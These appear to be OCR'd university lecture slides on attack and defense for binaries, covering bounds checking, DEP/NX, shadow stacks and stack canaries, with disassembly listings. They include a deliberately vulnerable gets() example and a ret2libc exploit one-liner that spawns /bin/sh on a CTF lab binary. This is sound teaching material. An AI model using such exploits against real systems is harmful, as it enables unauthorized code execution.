System Security - Attack and Defense for Binaries

CS 4390/5390, Spring *2026*

Instructor: MD Armanuzzaman (***Arman***)

This Class

1. Stack-based buffer overflow
    a. Direct Defense
    b. Indirect Defense
        i. DEP
        ii. Shadow stack
        iii. Stack canary
        iv. ASLR
        v. Seccomp

Defenses overview

- Prevent buffer overflow
  - A direct defense
  - Could be accurate but could be slow
  - Good in theory, but not practical in real world
- Make exploit harder
  - An indirect defense
  - Could be inaccurate but could be fast
  - Simple in theory, widely deployed in real world

Examples

- Base and bound check
    - Prevent buffer overflow!
    - A direct defense
- Stack Canary/Cookie
    - An indirect defense
    - Prevent overwriting return address
- Data execution prevention (DEP, NX, etc.)
    - An indirect defense
    - Prevent using of shellcode on stack

Spatial Memory Safety – Base and Bound check

- char *a
    - char *a_base;
    - char *a_bound;

- a = (char*)malloc(512)
    - a_base = a;
    - a_bound = a+512

- Access must be between [a_base, a_bound)
    - a[0], a[1], a[2], ..., and a[511] are OK
    - a[512] NOT OK
    - a[-1] NOT OK

Spatial Memory Safety – Base and Bound check

Propagation

- char *b = a;
    - b_base = a_base;
    - b_bound = a_bound;

- char *c = &b[2];
    - c_base = b_base;
    - c_bound = b_bound;

Overhead - Based and Bound

+2x overhead on storing a pointer

- char *a
  - char *a_base;
  - char *a_bound;

+2x overhead on assignment

- char *b = a;
  - b_base = a_base;
  - b_bound = a_bound;

+2 comparisons added on access

- C[i]
  - if(c+i >= c_base)
  - if(c+i < c_bound)

SoftBound: Highly Compatible and Complete Spatial Memory Safety for C

Santosh Nagarakatte   Jianzhou Zhao   Milo M. K. Martin   Steve Zdancewic

Computer and Information Sciences Department, University of Pennsylvania

santoshn@cis.upenn.edu   jianzhou@cis.upenn.edu   milom@cis.upenn.edu   stevez@cis.upenn.edu

Abstract

The serious bugs and security vulnerabilities facilitated by C/C++'s lack of bounds checking are well known, yet C and C++ remain in widespread use. Unfortunately, C's arbitrary pointer arithmetic,

dress on the stack, address space randomization, non-executable stack), vulnerabilities persist. For one example, in November 2008 Adobe released a security update that fixed several serious buffer overflows [2]. Attackers have reportedly exploited these buffer-overflow vulnerabilities by using banner ads on websites to redi

PLDI 09

HardBound: Architectural Support for Spatial Safety of the C Programming Language

Joe Devietti *
University of Washington
devietti@cs.washington.edu


Colin Blundell
University of Pennsylvania
blundell@cis.upenn.edu

Milo M. K. Martin
University of Pennsylvania
milom@cis.upenn.edu

Steve Zdancewic
University of Pennsylvania
stevez@cis.upenn.edu

Abstract

The C programming language is at least as well known for its absence of spatial memory safety guarantees (*i.e.*, lack of bounds checking) as it is for its high performance. C's unchecked pointer arithmetic and array indexing allow simple programming mistakes to lead to erroneous executions, silent data corruption, and security vulnerabilities. Many prior proposals have tackled enforcing spatial safety in C programs by checking pointer and array accesses. However, existing software-only proposals have significant drawbacks that may prevent wide adoption, including: unacceptably high runtime overheads, lack of completeness, incompatible pointer representations, or need for non-trivial changes to existing C source code and compiler infrastructure



ASPLOS 09

Defense 1:
Data Execution Prevention
(DEP, W⊕X, NX)

Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. 4. Know the address of the destination function

Conditions we depend on to pull off the attack of returning to shellcode on stack

1. The ability to put the shellcode onto stack (env, command line)
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. 4. Know the address of the destination function

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Harvard vs. Von-Neumann Architecture

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004) gcc parameter -z execstack to disable this protection

```
ctf@bufferoverflow_overflow6_32:/$ readelf -l bufferoverflow_overflow6_32

Elf file type is DYN (Shared object file)
Entry point 0x10b0
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x00418 0x00418 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x00304 0x00304 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001bc 0x001bc R   0x1000
  LOAD           0x002ed4 0x00003ed4 0x00003ed4 0x00134 0x00138 RW  0x1000
  DYNAMIC        0x002edc 0x00003edc 0x00003edc 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002018 0x00002018 0x00002018 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002ed4 0x00003ed4 0x00003ed4 0x0012c 0x0012c R   0x1
```

```
ctf@bufferoverflow_overflow6_nx_32:/$ readelf -l bufferoverflow_overflow6_nx_32

Elf file type is DYN (Shared object file)
Entry point 0x10b0
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x00418 0x00418 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x00304 0x00304 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001bc 0x001bc R   0x1000
  LOAD           0x002ed4 0x00003ed4 0x00003ed4 0x00134 0x00138 RW  0x1000
  DYNAMIC        0x002edc 0x00003edc 0x00003edc 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002018 0x00002018 0x00002018 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002ed4 0x00003ed4 0x00003ed4 0x0012c 0x0012c R   0x1
```

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W⊕X protection **will not** block control transfer

Ret2libc 32bit
Bypassing DEP

Discovered by Solar Designer, 1997

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library **system("/bin/sh")** like how we called printsecret() in overflowret

The system() function is used to invoke an operating system command from a C/C++ program. **For example,** we can call system("dir") on Windows and system("ls") in a Unix-like environment to list the contents of a directory.

It is a standard library function defined in <stdlib.h> header in C and <cstdlib> in C++.

Syntax

The syntax of system() function is:

```
int system(const char *command);
```

Parameters

- **command**: A pointer to a null-terminated string that contains the command we want to execute.

Return Value

- It returns 0 if the command is successfully executed.
- It returns a non-zero value if command execution is not completed.

Buffer Overflow Example: overflowret4_no_excstack_32

```
int vulfoo()
{
	char buf[30];
	gets(buf);
	return 0;
}

int main(int argc, char *argv[])
{
	vulfoo();
	printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowret4_no_excstack_32

```
(python2 -c "print 'A'*52 + Addr1 + 'AAAA' + Addr2" ; cat) |
./bufferoverflow_overflowret4_no_excstack_32
```

1. Addr1 is the address of system() function.
2. Addr2 is the address of a string “/bin/sh”.

Get a user CTF shell. **We will need Return-oriented programming to get a root shell.**

We can also do system(“cat /flag”). What padding to use in the string?

Conditions we depend on to pull off the attack of returning to shellcode on stack

1. ~~The ability to put the shellcode onto stack (env, command line)~~
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
4. 4. Know the address of the destination function

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

- Return-to-Libc Attacks (Ret2Libc)
- Return-Oriented Programming (ROP)
- Jump-Oriented Programming (JOP)

Attacker's Goal

Take control of the victim's machine

- Hijack the execution flow of a running program
- Execute arbitrary code

Requirements

- Inject attack code or attack parameters
- Abuse vulnerability and modify memory such that control flow is redirected

Change of control flow

- ***alter a code pointer*** (RET, function pointer, etc.)
- change memory region that should not be accessed

Overflow Types

Overflow some ***code pointer***

- Overflow memory region on the stack
    - overflow function return address
    - overflow function frame (base) pointer
    - overflow longjmp buffer
- Overflow (dynamically allocated) memory region on the heap
- Overflow function pointers
    - stack, heap, BSS

Other pointers?


Can we exploit other pointers as well?

1. Memory that is used in a value to influence mathematical operations, conditional jumps.
2. Memory that is used as a read pointer (or offset), allowing us to force the program to access arbitrary memory.
3. Memory that is used as a write pointer (or offset), allowing us to force the program to overwrite arbitrary memory.
4. Memory that is used as a code pointer (or offset), allowing us to redirect program execution!

Typically, you use one or more vulnerabilities to achieve multiple of these effects.

Defense-2:
Shadow Stack

Shadow Stack



https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Traditional Shadow Stack

```
SUB $4, %gs:108    # Decrement SSP
MOV %gs:108, %eax # Copy SSP into EAX
MOV (%esp), %ecx  # Copy ret. address into
MOV %ecx, (%eax)  #      shadow stack via ECX
```

Figure 2: Prologue for traditional shadow stack.

```
MOV %gs:108, %ecx # Copy SSP into ECX
ADD $4, %gs:108   # Increment SSP
MOV (%ecx), %edx  # Copy ret. address from
MOV %edx, (%esp)  #      shadow stack via EDX
RET
```

Figure 3: Epilogue for traditional shadow stack (overwriting).

Traditional Shadow Stack

```
MOV %gs:108, %ecx
ADD $4, %gs:108
MOV (%ecx), %edx
CMP %edx, (%esp) # Instead of overwriting,
JNZ abort        #      we compare
RET
abort:
    HLT
```

Figure 4: Epilogue for traditional shadow stack (checking).


Overhead - Traditional Shadow Stack

If no attack:

- 6 more instructions
- 2 memory moves
- 1 memory compare
- 1 conditional jmp

Per function

Shadow Stack



https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Parallel Shadow Stack

```
POP 999996(%esp) # Copy ret addr to shadow stack
SUB $4, %esp # Fix up stack pointer (undo POP)
```

Figure 7: Prologue for parallel shadow stack.

```
ADD $4, %esp # Fix up stack pointer
PUSH 999996(%esp) # Copy from shadow stack
```

Figure 8: Epilogue for parallel shadow stack.

Overhead Comparison

The overhead is roughly 10% for a traditional shadow stack.

The parallel shadow stack overhead is 3.5%.

Defense-3:
Stack Cookie; Stack Canary

specific to sequential stack overflow

JANUARY 26–29, 1998 • SAN ANTONIO, TX, USA

USENIX

StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks

Abstract:

This paper presents a systematic solution to the persistent problem of buffer overflow attacks. Buffer overflow attacks gained notoriety in 1988 as part of the Morris Worm incident on the Internet. While it is fairly simple to fix individual buffer overflow vulnerabilities, buffer overflow attacks continue to this day. Hundreds of attacks have been discovered, and while most of the obvious vulnerabilities have now been patched, more sophisticated buffer overflow attacks continue to emerge.

We describe StackGuard: a simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties. Privileged programs that are recompiled with the StackGuard compiler extension no longer yield control to the attacker, but rather enter a fail-safe state. These programs require *no* source code changes at all, and are binary-compatible with existing operating systems and libraries. We describe the compiler technique (a simple patch to gcc), as well as a set of variations on the technique that trade-off between penetration resistance and performance. We present experimental results of both the penetration resistance and the performance impact of this technique.

StackGuard

A compiler technique that attempts to eliminate buffer overflow vulnerabilities

- No source code changes
- Patch for the function prologue and epilogue
  - Prologue: push an additional value into the stack (canary)
  - Epilogue: check the canary value hasn't changed. If changed, exit.

Buffer Overflow Example: overflowret4

```
int vulfoo()
{
	char buf[30];
	gets(buf);
	return 0;
}

int main(int argc, char *argv[])
{
	vulfoo();
	printf("I pity the fool!\n");
}
```

With and without Canary 32bit


overflowret4_32

```
000011ed <vulfoo>:
 11ed: f3 0f 1e fb      endbr32
 11f1: 55               push ebp
 11f2: 89 e5            mov ebp,esp
 11f4: 83 ec 38         sub esp,0x38
 11f7: 83 ec 0c         sub esp,0xc
 11fa: 8d 45 d0 lea eax,[ebp-0x30]
 11fd: 50               push eax
 11fe: e8 fc ff ff ff   call 11ff
<vulfoo+0x12>
 1203: 83 c4 10         add esp,0x10
 1206: b8 00 00 00 00 mov eax,0x0
 120b: c9               leave
 120c: c3               ret
```

overflowret4_cookie_32

```
0000120d <vulfoo>:
 120d: f3 0f 1e fb              endbr32
 1211: 55                       push ebp
 1212: 89 e5                    mov ebp,esp
 1214: 53                       push ebx
 1215: 83 ec 34                 sub esp,0x34
 1218: e8 81 00 00 00 call 129e <__x86.get_pc_thunk.ax>
 121d: 05 b3 2d 00 00           add eax,0x2db3
 1222: 65 8b 0d 14 00 00 00     mov ecx,DWORD PTR gs:0x14
 1229: 89 4d f4           mov DWORD PTR [ebp-0xc],ecx
 122c: 31 c9                    xor ecx,ecx
 122e: 83 ec 0c                 sub esp,0xc
 1231: 8d 55 cc                 lea edx,[ebp-0x34]
 1234: 52                       push edx
 1235: 89 c3                    mov ebx,eax
 1237: e8 54 fe ff ff           call 1090 <gets@plt>
 123c: 83 c4 10                 add esp,0x10
 123f: b8 00 00 00 00           mov eax,0x0
 1244: 8b 4d f4 mov ecx,DWORD PTR [ebp-0xc]
 1247: 65 33 0d 14 00 00 00     xor ecx,DWORD PTR gs:0x14
 124e: 74 05                    je 1255 <vulfoo+0x48>
 1250: e8 db 00 00 00 call 1330 <__stack_chk_fail_local>
 1255: 8b 5d fc           mov ebx,DWORD PTR [ebp-0x4]
 1258: c9                       leave
 1259: c3                       ret
```


Registers on x86 and amd64




https://en.wikipedia.org/wiki/X86

With and without Canary

overflowret4_32



overflowret4_cookie_32



With and without Canary 64bit

overflowret4_64

```
0000000000001169 <vulfoo>:
 1169: f3 0f 1e fa endbr64
 116d: 55 push rbp
 116e: 48 89 e5 mov rbp,rsp
 1171: 48 83 ec 30 sub rsp,0x30
 1175: 48 8d 45 d0 lea rax,[rbp-0x30]
 1179: 48 89 c7 mov rdi,rax
 117c: b8 00 00 00 00 mov eax,0x0
 1181: e8 ea fe ff ff call 1070 <gets@plt>
 1186: b8 00 00 00 00 mov eax,0x0
 118b: c9 leave
 118c: c3 ret
```

overflowret4_cookie_64

```
0000000000401176 <vulfoo>:
 401176: f3 0f 1e fa              endbr64
 40117a: 55                       push rbp
 40117b: 48 89 e5                 mov rbp,rsp
 40117e: 48 83 ec 30              sub rsp,0x30
 401182: 64 48 8b 04 25 28 00     mov rax,QWORD PTR fs:0x28
 401189: 00 00
 40118b: 48 89 45 f8          mov QWORD PTR [rbp-0x8],rax
 40118f: 31 c0                    xor eax,eax
 401191: 48 8d 45 d0              lea rax,[rbp-0x30]
 401195: 48 89 c7                 mov rdi,rax
 401198: b8 00 00 00 00           mov eax,0x0
 40119d: e8 de fe ff ff           call 401080 <gets@plt>
 4011a2: b8 00 00 00 00           mov eax,0x0
